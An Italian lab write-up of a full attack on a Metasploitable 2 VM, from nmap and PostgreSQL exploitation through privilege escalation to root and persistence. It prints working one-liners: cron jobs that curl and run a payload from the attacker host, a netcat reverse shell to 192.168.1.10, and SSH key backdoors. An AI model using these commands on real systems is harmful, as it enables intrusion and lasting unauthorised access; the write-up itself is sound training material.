1. Introduzione


L'obiettivo di questa attività è simulare un attacco completo su un sistema Linux vulnerabile (Metasploitable 2). Partiremo dall'identificazione dei servizi esposti per ottenere un accesso iniziale tramite **PostgreSQL**, utilizzeremo **strumenti di ricognizione** post-exploitation per identificare debolezze locali, infine **eleveremo i privilegi** a livello **root** e creeremo una backdoor.

2. Fase Preliminare: Ricognizione

Prima di procedere con l'exploit, è necessario mappare i servizi attivi sulla macchina target per confermare la presenza del database.

Comandi:

1. **Scansione dei servizi:** `sudo nmap -sV 192.168.1.149`



```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV 192.168.1.149
[sudo] password for kali:
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-21 09:39 -0500
Nmap scan report for 192.168.1.149
Host is up (0.00021s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:04:EE:FA (Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o
:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.48 seconds
```


Possiamo notare che la porta 5432 è aperta, ed il servizio PostgreSQL è attivo.

3. Fase 1: Sfruttamento di PostgreSQL

Utilizziamo il modulo `postgres_payload` per sfruttare una vulnerabilità nel servizio PostgreSQL e ottenere una sessione Meterpreter sul sistema target.

Comandi:

1. **Selezione modulo:** `use exploit/linux/postgres/postgres_payload`
2. **Configurazione:**
   - `set RHOSTS 192.168.1.149 (IP Meta)`
   - `set LHOST 192.168.1.10 (IP Kali)`
3. **Esecuzione:** `run`
4. **Verifica identità:** Esegui il comando `getuid` per verificare l'utente corrente.



---


4. Fase 2: Identificazione Vulnerabilità Locali (Bonus)

Una volta ottenuta la sessione, utilizziamo un modulo post-exploitation per identificare potenziali vulnerabilità locali utili per l'escalation di privilegi.

Comandi:

1. **Background sessione:** `background`
2. **Selezione modulo:** `use post/multi/recon/local_exploit_suggester`
3. **Configurazione:** `set SESSION 1`
4. **Esecuzione:** `run`

Possiamo notare che il modulo ha rilevato 8 vulnerabilità:



---

5. Fase 3: Escalation di Privilegi

Il compito è passare da un utente limitato a root utilizzando i mezzi forniti da msfconsole. Proviamo a sfruttare il binario Nmap che presenta il bit **SUID** impostato.

Comandi:

1. **Selezione modulo:** `use exploit/unix/local/setuid_nmap`
2. **Configurazione:** `set SESSION 1`
3. **Esecuzione:** `run`

```
View the full module info with the info, or info -d command.

msf exploit(unix/local/setuid_nmap) > set SESSION 1
SESSION ⇒ 1
msf exploit(unix/local/setuid_nmap) > run
[*] Started reverse TCP handler on 192.168.1.10:4444
[*] Dropping lua /tmp/zthhDXMO.nse
[*] Running /tmp/zthhDXMO.nse with Nmap
[*] Exploit completed, but no session was created.
msf exploit(unix/local/setuid_nmap) >
```

Possiamo notare che l'exploit viene eseguito, tuttavia non crea una sessione.

Per provare a risolvere il problema, ho analizzato il codice e ho notato che il Payload automatico era impostato su sistemi x64, quindi ho provveduto a cambiarlo

```
msf exploit(unix/local/setuid_nmap) > set PAYLOAD cmd/linux/http/x86/meterpreter/reverse_tcp
PAYLOAD ⇒ cmd/linux/http/x86/meterpreter/reverse_tcp
```

Tuttavia, anche dopo aver cambiato il PAYLOAD, l'exploit non riesce comunque a creare una sessione.

5.1 Aggiramento del problema: Shell Interattiva Manuale con nmap

Poiché il modulo automatizzato non ha creato una sessione, sfruttiamo la vulnerabilità `setuid` di Nmap direttamente dalla shell limitata ottenuta nella Fase 1 per forzare l'escalation.

Procedura Operativa:

1. **Entra nella shell della Sessione 1:** `sessions -i 1`
2. **Apertura di una shell:** `shell`

3. **Esecuzione nmap in modalità interattiva:** `nmap --interactive`
4. Una volta apparso il prompt `nmap>` , digito: `!sh`. Facendo così sfrutterò una vulnerabilità di nmap. Poiché il processo padre (Nmap) disponeva di privilegi elevati, la shell risultante ha ereditato l'identità dell'utente **root**, permettendo di superare le restrizioni dell'utente limitato inizialmente ottenuto con l'exploit PostgreSQL.
5. Verifica finale dell'identità: `whoami` ci risponderà con "**root**"

```
meterpreter > shell
Process 7765 created.
Channel 1 created.
nmap --interactive

Starting Nmap V. 4.53 ( http://insecure.org )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
whoami
root
```

Ora abbiamo trovato un metodo per diventare amministratori tramite shell. Tuttavia, mi serviva un modo per mantenere la connessione.
Ho deciso quindi di upgradare la sessione con meterpreter.

Per fare questo ho usato il comando post-exploitation per convertire la shell semplice in una sessione Meterpreter:

- `sessions -u 1`
- **Verifica:** Entrando nella nuova sessione (5), `getuid` dovrebbe restituirci l'utente "**root**"

```
msf exploit(linux/postgres/postgres_payload) > sessions -i 5
[*] Starting interaction with 5...

meterpreter > getuid
Server username: root
meterpreter >
```

Questa soluzione è stata molto time-consuming ed abbastanza instabile, proviamo a cercarne ora una più veloce, prima di installare una backdoor.

5.2 L’altra strada

Un buco nell’acqua può essere utile per affrontare altre strade. Lanciamo un modulo suggester

```
msf post(multi/recon/local_exploit_suggester) > set SESSION 1
SESSION ⇒ 1
msf post(multi/recon/local_exploit_suggester) > set SHOWDESCRIPTION true
SHOWDESCRIPTION ⇒ true
msf post(multi/recon/local_exploit_suggester) > run
[*] 192.168.1.149 - Collecting local exploits for x86/linux...
/usr/share/metasploit-framework/lib/rex/proto/ldap.rb:13: warning: already initialized constant Net::LDAP::WhoamiOid
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/net-ldap-0.20.0/lib/net/ldap.rb:344: warning: previous definition of WhoamiOid was here
[*] 192.168.1.149 - 237 exploit checks are being tried...
[+] 192.168.1.149 - exploit/linux/local/glibc_ld_audit_dso_load_priv_esc: The target appears to be vulnerable.
```

Utilizziamo questa volta il primo modulo della lista, ovvero

```
[*] Post module execution completed
msf post(multi/recon/local_exploit_suggester) > use exploit/linux/local/glibc_ld_audit_dso_load_priv_esc
[*] No payload configured, defaulting to linux/x64/meterpreter/reverse_tcp
```

Come si può notare, il PAYLOAD è ancora impostato su x64 e va cambiato in favore di un x86

```
msf exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > set PAYLOAD linux/x86/meterpreter/reverse_tcp
PAYLOAD ⇒ linux/x86/meterpreter/reverse_tcp
```

Dopo aver settato il payload, eseguire il modulo:

```
msf exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > run
[*] Started reverse TCP handler on 192.168.1.10:4444
[+] The target appears to be vulnerable
[*] Using target: Linux x86
[*] Writing '/tmp/.RlntA' (1271 bytes) ...
[*] Sending stage (1062760 bytes) to 192.168.1.149
[*] Meterpreter session 2 opened (192.168.1.10:4444 → 192.168.1.149:42711) at 2026-01-21 12:33:15 -0500
[*] Writing '/tmp/.uP61wQvX' (271 bytes) ...
[*] Writing '/tmp/.BPXtWzo' (207 bytes) ...
[*] Launching exploit...
[*] Sending stage (1062760 bytes) to 192.168.1.149
[*] Meterpreter session 3 opened (192.168.1.10:4444 → 192.168.1.149:42716) at 2026-01-21 12:33:18 -0500
```

La sessione è stata creata automaticamente con i servizi elevati. Avremo quindi una Sessione 2 come postgres e una Sessione 3 come root

```
msf exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > sessions

Active sessions
===============

  Id  Name  Type                   Information                      Connection
  --  ----  ----                   -----------                      ----------
  1         meterpreter x86/linux  postgres @ metasploitable.localdomain  192.168.1.10:4444 → 192.168.1.149:32871 (192.168.1.149)
  2         meterpreter x86/linux  postgres @ metasploitable.localdomain  192.168.1.10:4444 → 192.168.1.149:42711 (192.168.1.149)
  3         meterpreter x86/linux  root @ metasploitable.localdomain      192.168.1.10:4444 → 192.168.1.149:42716 (192.168.1.149)
```

6. Fase 4: Installazione Backdoor

6.1 Metodo 1: Cron

Sempre usando msfconsole, installiamo una backdoor per dimostrare di poter accedere al sistema in un momento successivo.

Comandi:

1. **Selezione modulo:** `use exploit/multi/persistence/cron`
2. **Configurazione:**
    - `set SESSION 2` (la sessione con privilegi root)
    - `set LHOST 192.168.1.10`
    - `set LPORT 5555`
    - `set VERBOSE true`

```
msf exploit(multi/persistence/cron) >
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable. Cron timing is valid, no cron.deny entries found
[!] Payload handler is disabled, the persistence will be installed only.
[*] Command to run on remote host: curl -so ./PjPCyAtmpwq http://192.168.1.10:8080/B7qXJtsz0LGgIxBz8Oq0
Qg;chmod +x ./PjPCyAtmpwq;./PjPCyAtmpwq&
[+] Backed up /var/spool/cron/crontabs/root to /home/kali/.msf4/loot/20260121124233_default_192.168.1.1
49_crontab.root_314831.txt
[+] Writing * * * * * curl -so ./PjPCyAtmpwq http://192.168.1.10:8080/B7qXJtsz0LGgIxBz8Oq0Qg;chmod +x .
/PjPCyAtmpwq;./PjPCyAtmpwq& to /var/spool/cron/crontabs/root
[*] Reloading cron to pickup new entry
[+] Payload will be triggered when cron time is reached
[*] Meterpreter-compatible Cleanup RC file: /home/kali/.msf4/logs/persistence/metasploitable.localdomai
n_20260121.4234/metasploitable.localdomain_20260121.4234.rc
```

Il modulo non funziona e sono necessarie alcune modifiche:

- set DisablePayloadHandler true
- set AllowNoCleanup true

3. **Esecuzione:** `run`
    - `echo "* * * * * /bin/nc 192.168.1.10 5555 -e /bin/bash" | crontab -`
    - `crontab -l`

```
Process 5442 created.
Channel 35 created.
crontab -b
crontab: invalid option -- b
crontab: usage error: unrecognized option
usage:  crontab [-u user] file
        crontab [-u user] { -e | -l | -r }
                (default operation is replace, per 1003.2)
        -e      (edit user's crontab)
        -l      (list user's crontab)
        -r      (delete user's crontab)
crontab -l

* * * * * curl -so ./TtCBfNQhy http://192.168.1.10:8080/pnJenPbYGZdDExcZZ5v5NQ;chmod +x ./TtCBfNQhy;./T
tCBfNQhy&

* * * * * curl -so ./ojgFTSCVG http://192.168.1.10:8080/IXQbXhfXRHUgJ6l8aAwrAQ;chmod +x ./ojgFTSCVG;./o
jgFTSCVG&

* * * * * curl -so ./GDtmxiXXXUxX http://192.168.1.10:8080/rtKvRmlRY3LNPOKLrjKZzw;chmod +x ./GDtmxiXXXU
xX;./GDtmxiXXXUxX&

* * * * * curl -so ./PjPCyAtmpwq http://192.168.1.10:8080/B7qXJtsz0LGgIxBz8Oq0Qg;chmod +x ./PjPCyAtmpwq
;./PjPCyAtmpwq&

ls
PG_VERSION
base
global
pg_clog
pg_multixact
pg_subtrans
pg_tblspc
pg_twophase
pg_xlog
postmaster.opts
postmaster.pid
root.crt
server.crt
server.key
echo "* * * * * /bin/nc 192.168.1.10 5555 -e /bin/bash" | crontab -
crontab -l
* * * * * /bin/nc 192.168.1.10 5555 -e /bin/bash
```

4. **Verifica persistenza:** Sulla stessa porta nella kali mettiamo in ascolto un nc e dopo un po' all'aggiornarsi del cron dovrebbe aprirsi una shell
    - nc -lvnp 5555

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 5555
listening on [any] 5555 ...
connect to [192.168.1.10] from (UNKNOWN) [192.168.1.149] 60425
whoami
root
```

6.2 Metodo 2: Chiavi SSH

Abbiamo ora una backdoor funzionante, creata con Cron. Proviamo adesso a crearne un'altra tramite ssh.

Per fare questo utilizziamo il metodo linux/manage/sshkey_persistence ed impostiamo la sessione su quella ottenuta precedentemente in **root**


- **set SESSION 3**

```
msf exploit(multi/persistence/cron) > use linux/manage/sshkey_persistence
msf post(linux/manage/sshkey_persistence) > show options

Module options (post/linux/manage/sshkey_persistence):

   Name             Current Setting       Required  Description
   ----             ---------------       --------  -----------
   CREATESSHFOLDER  false                 yes       If no .ssh folder is found, create it for a user
   PUBKEY                                 no        Public Key File to use. (Default: Create a new on
                                                    e)
   SESSION                                yes       The session to run this module on
   SSHD_CONFIG      /etc/ssh/sshd_config  yes       sshd_config file
   USERNAME                               no        User to add SSH key to (Default: all users on box
                                                    )


View the full module info with the info, or info -d command.

msf post(linux/manage/sshkey_persistence) > set SESSION 3
SESSION => 3
msf post(linux/manage/sshkey_persistence) >
```

Lanciando ora il modulo, si genereranno e inietteranno delle chiavi SSH sulla nostra vittima

```
msf post(linux/manage/sshkey_persistence) > run
[*] Checking SSH Permissions
[*] Authorized Keys File: .ssh/authorized_keys
[*] Finding .ssh directories
[+] Storing new private key as /home/kali/.msf4/loot/20260121130019_default_192.168.1.149_id_rsa_730548
.txt
[*] Adding key to /home/msfadmin/.ssh/authorized_keys
[+] Key Added
[*] Adding key to /home/user/.ssh/authorized_keys
[+] Key Added
[*] Adding key to /root/.ssh/authorized_keys
[+] Key Added
[*] Post module execution completed
```

Nella cartella loot all'interno di .msf4 vedremo la comparsa di un file txt, quello è la nostra **chiave**



Per rendere il file privato e dare la possibilità al terminale di utilizzarlo, eseguiamo il comando sudo chmod 600 nomefile.

Apriamo poi un terminale all'interno della cartella **loot** ed eseguiamo il comando legacy:
ssh -o HostKeyAlgorithms=+ssh-rsa -o PubkeyAcceptedKeyTypes=+ssh-rsa -i 20260121131352_default_192.168.1.149_id_rsa_924645.txt root@192.168.1.149

Siamo riusciti cosi ad installare una backdoor tramite la chiave SSH. Lanciando questo comando sarà possibile in qualunque momento (a patto che la macchina target sia accesa) entrare all'interno del sistema.

---

7. Conclusione

L'esercitazione ha dimostrato con successo l'intero ciclo di un attacco: dalla ricognizione iniziale alla compromissione totale del sistema. Attraverso l'uso coordinato di exploit e moduli di post-exploitation, è stato possibile scalare i privilegi fino a root e garantire una persistenza a lungo termine sul target.